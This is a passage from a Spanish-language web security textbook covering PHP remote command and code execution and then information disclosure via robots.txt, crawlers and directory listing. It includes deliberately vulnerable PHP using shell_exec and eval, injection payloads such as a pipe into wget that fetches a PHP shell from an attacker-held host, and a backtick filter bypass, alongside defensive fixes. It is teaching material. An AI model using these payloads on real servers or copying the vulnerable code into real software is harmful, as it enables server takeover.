


Figura 15. Obtenemos las conexiones del servidor web mediante la explotación de un RCE.

Control total

Cuarto escenario: una aplicación que se encarga de extraer un archivo comprimido en **zip**, en el directorio que se le indique.

```
<?php
error_reporting(0);
$zip_file = archivo.zip;
$dir_ext  = $_POST['dir'];
shell_exec("unzip $zip_file $dir_ext");
?>
```

Análisis del código vulnerable a RCE: observemos que se solicita al usuario un directorio desde el cual extraer el contenido del archivo **zip**. A nosotros no nos importa ni el directorio ni el archivo **zip**, pero sí el vector de ataque que estamos teniendo ya que, utilizando una pipe luego de indicar un directorio, podemos ejecutar el comando que queremos. La función **shell_exec()** no muestra la salida en pantalla pero, para el uso que le daremos esta vez, no será necesario visualizar nada.

Explotación del RCE: aburridos de solamente obtener información, ahora vamos por el servidor completo. Es mucho más fácil de lo que parece; de hecho, si contamos con permisos de **root**, ya tenemos el control del objetivo. Pero, siendo que esta manera es incómoda, nuestro próximo paso será descargar una PHP shell dentro del servidor web.

Subimos nuestra shell favorita a cualquier host que tengamos a disposición, y ejecutaremos el comando **wget** seguido de la dirección URL donde tengamos subida la PHP Shell, para que se descargue dentro del directorio donde estemos situados. La explotación (que esta vez es mediante el método **POST**) quedará de la siguiente manera: **/directorio | wget "url de nuestra PHP Shell"**.




Figura 16. Al descargar una PHP shell dentro del servidor web, obtenemos el control cómodamente.

Información por eval()

Ya hemos estudiado diversos escenarios utilizando las cuatro funciones PHP que permiten la ejecución de comandos. No nos olvidemos de Remote Code Execution, la vulnerabilidad que explota fallas en el uso de **eval()**.

A continuación presentaremos un escenario simple y explotaremos el problema, aprovechándolo para obtener información útil acerca del servidor web.

```
<?php
$sintax = $_POST['codigo'];
$check = eval($sintax);
if($check == FALSE){
  echo "El codigo no es correcto";
}
?>
```

Análisis del código vulnerable: la aplicación cuenta con un área de texto donde se introduce el código PHP para verificar su funcionamiento. En caso de ser incorrecto, devolverá un mensaje de aviso. El ejemplo es simple pero nos ayudará a comprender cómo funciona la vulnerabilidad de Remote Code Execution y hasta dónde podría llegar un atacante si se encontrara con un fallo de este tipo en alguna de nuestras aplicaciones web.

Explotación del RCE: la aplicación no tiene ningún tipo de seguridad sobre el código que se evalúa, así que un atacante puede "verificar" código PHP que imprima en pantalla información que comprometa el sistema. Visualicemos el **phpinfo** del servidor web, escribiendo **phpinfo()** en el área de texto donde se introduce el código a verificar.




Figura 17. Consultar **phpinfo()** es una de las tantas cosas que un atacante puede lograr explotando un RCE por **eval()**.

Las posibilidades son infinitas, ya que incluso podríamos llegar a ejecutar una PHP shell completa. Quizás el área de texto tenga un límite máximo de caracteres pero, como vimos en el **Capítulo 5**, es algo que podemos eliminar muy fácilmente. Dicho de este modo, cuando se trata de explotar vulnerabilidades de tipo RCE el límite es nuestra imaginación.

Problema difícil de solucionar

Tal como lo advierte el sitio oficial de PHP –y como ha quedado claro en este capítulo– las funciones **system()**, **exec()**, **passthru()**, **shell_exec()** y **eval()** suponen un enorme peligro si se utilizan con parámetros asignados por el usuario. Por lo tanto, se recomienda directamente **no** usarlas de esta manera. Si en la aplicación, sin embargo, sigue siendo necesario interactuar con el usuario desde este tipo de funciones, hay un problema en puerta.

En los capítulos anteriores, donde se trataron vulnerabilidades basadas en fallas de seguridad sobre el uso de funciones PHP (como **include()** y **requiere()**), se utilizaron filtros para solucionar el asunto. En este caso los filtros también son aplicables, pero puede que no brinden completa seguridad.

Falsa sensación de seguridad

Analicemos un complejo filtro de RCE, programado para eliminar los caracteres utilizados por las funciones nombradas y también los que

APROVECHAR UN FALLO EN EVAL()

Nuevamente, el límite es nuestra imaginación. Consultar **phpinfo** es una de las tantas opciones útiles con que contamos a la hora de explotar esta falla. Lo cierto es que tenemos a disposición la posibilidad de ejecutar en el servidor cualquier código PHP que queramos, incluso una shell completa.

podrían formar parte de una codificación. Debería evitar la ejecución de comandos mediante el uso de **system()**, o similares, y a la vez no permitir ejecutar líneas codificadas, que podrían tener la intención de evadir el mecanismo de protección.

```
<?php
$ejecutar = $_GET['cmd'];
$ejecutar=preg_replace('/[\(\)\'\%\&\$\|\"]/',"",$ejecutar);
eval($ejecutar);
?>
```

Cualquier carácter necesario para ejecutar comandos sobre el servidor será eliminado. Las comillas, los paréntesis, los corchetes y demás no están permitidos. Aun así, aunque parezca imposible, podemos evadir el filtro y ejecutar los comandos que queramos, mediante el operador de comillas invertidas (`) que funciona en PHP exactamente igual que la función **shell_exec()**. Por lo tanto, el filtro queda evadido: **sitio.com/rce.php?cmd=echo `ls`;**. Como observamos, anteponemos un **echo** para poder visualizar la salida del comando en pantalla.




Figura 18. Incluso el filtro más complejo puede ser evadido si utilizamos el operador de comillas invertidas.

Entonces, ¿cómo protegernos? Será necesario que validemos muy bien los datos, antes de pasar a la acción. El sitio web de PHP recomienda el uso de **escapeshellcmd()** para escapar una cadena de comandos completa, o **escapeshellarg()** para escapar un argumento único. Por ejemplo, la función **escapeshellcmd()** antepone una barra a los siguientes caracteres: **#&;`|*?~<>^()[]{}$\, \x0A y \xFF**. La aplicamos:

```
<?php
$ejecutar = $_GET[‘cmd’];
$escape=escapeshellcmd($ejecutar);
system($escape);
?>
```

Como conclusión: al utilizar estas funciones asegurémonos de validar los datos que asigne el usuario y, por supuesto, filtremos los caracteres que vimos a lo largo del artículo. Por otro lado, es sumamente útil tener presentes las buenas prácticas descriptas en el desarrollo de código seguro de **OWASP** (**www.owasp.org**). También podemos emplear frameworks como **Enterprise Security API** (**ESAPI**), una colección gratuita y abierta con todos los métodos que un desarrollador necesita para construir una aplicación web segura. Encontramos más información al respecto en el siguiente enlace: **www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API/es**.

RESUMEN

Remote Command Execution y **Remote Code Execution** son vulnerabilidades potencialmente peligrosas. Una aplicación web con un fallo de este tipo puede comprometer todo el servidor. En este capítulo quedó claro cómo se produce la vulnerabilidad de RCE, llevando a la práctica distintos escenarios donde se vieron involucradas las funciones PHP que se consideran peligrosas a la hora de programar una aplicación web segura. Analizamos un complejo filtro anti-RCE y vimos que, incluso así, es posible evadirlo. Debemos tener sumo cuidado a la hora de programar nuestras aplicaciones si utilizamos estas funciones.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Cuál es la principal diferencia entre **Remote Code Execution** y **Remote Command Execution**?
2. ¿Cuáles son las funciones PHP involucradas en Remote Command Execution?
3. ¿Cuál es la función en la cual se basa la vulnerabilidad de Remote Code Execution?
4. ¿Qué son las **pipes** y cómo funcionan?
5. ¿Qué datos útiles podemos conseguir del servidor web aprovechando un RCE?

EJERCICIOS PRÁCTICOS

1. Programe cuatro aplicaciones que utilicen las funciones **system()**, **exec()**, **passthru()** y **shell_exec()** y analice las diferencias entre ellas al ejecutar un comando.
2. Programe una aplicación que utilice la función **eval()** y visualice mediante ella el archivo **phpinfo** de su servidor.
3. Programe una aplicación vulnerable a RCE que realice un **ping** a la dirección IP que reciba como parámetro. Explote la falla y averigüe los procesos que se están ejecutando en su servidor web.
4. Descargue una PHP shell al servidor web explotando una aplicación vulnerable a RCE.
5. Desarrolle una aplicación segura contra las vulnerabilidades aprendidas en este capítulo.

PROFESOR EN LÍNEA

Si tiene alguna consulta técnica relacionada con el contenido, puede contactarse con nuestros expertos: profesor@redusers.com

08

Revelación de información

Errores al descubierto, filtrado incorrecto de datos, acceso a directorios con información sensible... son solo algunas de las malas prácticas de configuración que analizaremos en este capítulo. Nos pondremos en la piel del atacante y aprenderemos a configurar de forma segura nuestras aplicaciones web.

Datos útiles sin esfuerzo

Cuando realizamos una auditoría a una aplicación web, debemos tener presentes algunas técnicas muy simples pero efectivas a la hora de recopilar información útil sobre el objetivo.

Apuntando al descuido o desconocimiento del administrador sobre las configuraciones de seguridad, obtendremos lo que nos interesa casi sin esfuerzo.

> CONFIGURAR BIEN LAS APLICACIONES EVITA RIESGOS DE SEGURIDAD DEL SISTEMA

Usualmente, dentro de un servidor web se encuentran archivos que contienen información sobre las características y configuraciones de su sistema. Si bien esto es completamente normal, algunos de ellos no son necesarios o, si lo son, puede que no estén lo suficientemente ocultos a la vista de posibles atacantes e incluso contengan más información de la que deberían. Por otro lado, como mencionamos en un principio, utilizar las configuraciones por defecto de las aplicaciones que instalemos en nuestro servidor puede ocasionar problemas de seguridad.

Debido a que los atacantes siempre tienen en cuenta estas cuestiones, en este capítulo prestaremos especial atención a los errores más comunes que pueden cometerse al configurar aplicaciones. Revisaremos configuraciones inseguras y conoceremos consejos útiles a la hora de programar nuestras propias aplicaciones, para evitar proporcionar al hacker información comprometedora sin que deba hacer esfuerzo alguno.

Figura 1. Muchos servidores web permiten acceder fácilmente a información de gran utilidad para un ataque.

Robots a la vista

Los protagonistas de esta sección serán los **robots**, **crawlers** o **arañas** de internet. Sean buenos o malos, todos comparten una función principal: analizar el contenido de las páginas web que visitan. Si bien esto puede sonar inofensivo, decimos que los hay buenos y malos porque la clasificación depende de la entidad a la que pertenezcan, de sus características y de lo que hagan con la información que recopilan.




Figura 2. Los **crawlers** o **arañas** por lo general parten de un directorio web para recorrer todas las páginas, saltando de enlace en enlace.

Los robots considerados **buenos** son aquellos que pertenecen a entidades como Google u otros buscadores, y se encargan de analizar la información del sitio web para catalogarla y mostrarla en los resultados de búsqueda de una forma adecuada. El objetivo final es ofrecer a los usuarios un resultado lo más aproximado posible al que han buscado.

Por otro lado, están los robots o crawlers **malos**, que analizan el contenido del sitio web en busca de correos electrónicos u otra información útil para spam.

Otro ítem en la clasificación de los robots en buenos y malos es el acatamiento a las directivas del archivo **robots.txt**: los primeros las respetan, mientras que los últimos suelen pasarlas por alto.

¿Qué clase de directivas tiene este archivo? Los webmasters le dan varias utilidades, como impedir el acceso a determinados robots, eliminar contenido duplicado, asignar un sitemap, privatizar contenido para que no aparezca en los listados de búsqueda, etcétera.




Figura 3. El archivo **`robots.txt`**, entre otras acciones, especifica directorios a los que el crawler no debe acceder ni indexar.

Si el archivo **robots.txt** está presente dentro de un sitio puede ser un gran aliado en la búsqueda de información. Teniendo en cuenta las directivas que se mencionan, podemos imaginar que bajo el parámetro **Disallow** se encuentran las direcciones URL de zonas privadas, archivos y directorios con información de gran interés para un atacante.

Consultar el archivo **robots.txt** puede facilitar la tarea de hallar el panel de administración de un sitio (algo que normalmente resulta tedioso, incluso cuando ya se poseen los datos de acceso).

Como hemos explicado anteriormente, dentro de este simple documento de texto se especifican aquellos directorios que el robot no debe indexar, y claramente uno de ellos podría ser el acceso a la administración del sitio.

ROBOTS POPULARES DE INTERNET

Los robots de los buscadores más conocidos de internet son muy conocidos y tienen su propio nombre: por ejemplo, **Slurp** es el crawler de Yahoo! y **BingBot** pertenece al buscador Bing. Por su parte, Google cuenta con más de uno: el más conocido es **GoogleBot**, pero también existen **GoogleBot-Image** para indexar imágenes y **Mediapartners-Google** para Adsense.

Ahora bien, si somos un atacante, ¿cómo nos convertimos en un robot y obtenemos todas las páginas del sitio, incluyendo los directorios que no deberíamos encontrar?

Uso de un crawler

Si bien el archivo **robots.txt** puede proporcionar información muy interesante, no siempre está presente en el servidor. Si, aun así, queremos obtener un mapeo completo del sitio (incluyendo algunos de los directorios privados), tendremos que convertirnos en robots mediante el uso de herramientas programadas específicamente para esto.

El crawler **eNYe Spider** es una excelente opción, que podemos descargar gratuitamente desde la página de **eNYe Sec**, **www.enye-sec.org/rel/enye-spider**. A la manera de un web crawler, analiza el sitio indicado y devuelve como resultado su estructura. Además, alerta sobre posibles archivos vulnerables, y permite usar un servidor proxy y guardar el análisis en nuestra computadora.




Figura 4. Una de las herramientas para obtener la estructura de un sitio web es el crawler de **eNYe Sec**.

Una vez descargado e instalado eNYe Spider, solo debemos insertar la dirección URL de nuestro objetivo en el campo de texto de la esquina superior izquierda (y debajo, opcionalmente, un proxy) y luego

presionar el botón **Comenzar**. A medida que el crawler los encuentre, aparecerán los documentos y directorios que contiene el sitio web. También podemos utilizar el navegador integrado, a la derecha, para ver los archivos desde el propio crawler.




Figura 5. Obtenemos un mapeo completo del sitio web que decidimos analizar.

Otra alternativa es consultar las opciones disponibles en la suite **Backtrack** o en **Kali-Linux** (evolución de Backtrack). Dentro de la categoría **Web crawlers** encontraremos más de una herramienta, con diferentes parámetros y opciones para conseguir esta información. Algunas pueden enfocarse en encontrar formularios y accesos, hasta hallar vulnerabilidades en los archivos del sitio.

Acceso a directorios privados

Una vez definida la estructura del sitio, con sus archivos y carpetas, debemos fijarnos a cuáles podemos acceder sin que se nos muestre un error **403** de permisos. Es bastante frecuente que los administradores dejen habilitado el listado de directorios, dándonos la posibilidad de acceder fácilmente a todo el contenido del sitio. La

manera de comprobar si el servidor está mal configurado es intentar acceder a un directorio en lugar de un archivo específico. Si el administrador dejó habilitado el listado de directorios (error conocido por su nombre en inglés como **Directory Listing**), el servidor mostrará todos los documentos de la carpeta e incluso nos permitirá navegar entre los archivos, subiendo y bajando los niveles de los directorios. Así, podemos navegar las carpetas y buscar scripts o documentos con información interesante para utilizar en un posterior ataque.

> ES IMPORTANTE NO DEJAR HABILITADO EL LISTADO DE DIRECTORIOS EN EL SERVIDOR




Figura 6. Se considera a **Directory Listing** como un grave error de configuración.

Configuración segura

Si observamos este problema desde la óptica del administrador o encargado de la seguridad del sitio, ¿cómo podemos evitar el listado de directorios? Lo que se debe hacer es añadir una directiva en el documento **.htaccess**, que prohíbe el listado de contenidos. De este modo, cuando se intente acceder a un directorio sin especificar un archivo, el servidor mostrará un error de permisos **403**,

solucionando por completo el problema del listado de directorios. La directiva que debemos añadir al archivo **.htaccess** es: **Options –Indexes**. Si por alguna razón necesitamos ver los contenidos, basta con remplazar la directiva anterior por la siguiente: **Options +Indexes**. También tenemos la posibilidad de filtrar por tipo de archivo, especificándolo de esta manera: **IndexIgnore *.php *.mp3** (con esta instrucción se listarán todos los archivos, excepto los de extensión **.php** y **.mp3**). Cada carpeta de nuestro sitio puede tener un documento **.htaccess** con directivas diferentes.




Figura 7. Alcanza con una sola línea en el archivo **.htaccess** para solucionar el problema del listado de directorios.

Errores al descubierto

Intencionalmente o no, todos nos hemos encontrado alguna vez con una página que, al cargar su contenido, devolvió una larga recopilación de errores. Como la mayoría de los usuarios, si no los estamos buscando intencionalmente no les prestaremos atención, frustrándonos al ver la página con contenido deformado en lugar de verla bien.

Sin embargo, poniéndonos nuevamente en la piel del atacante, si los errores provienen de nuestra página objetivo tenemos una buena

noticia: acabamos de conseguir otro punto interesante para, como mínimo, obtener información útil.

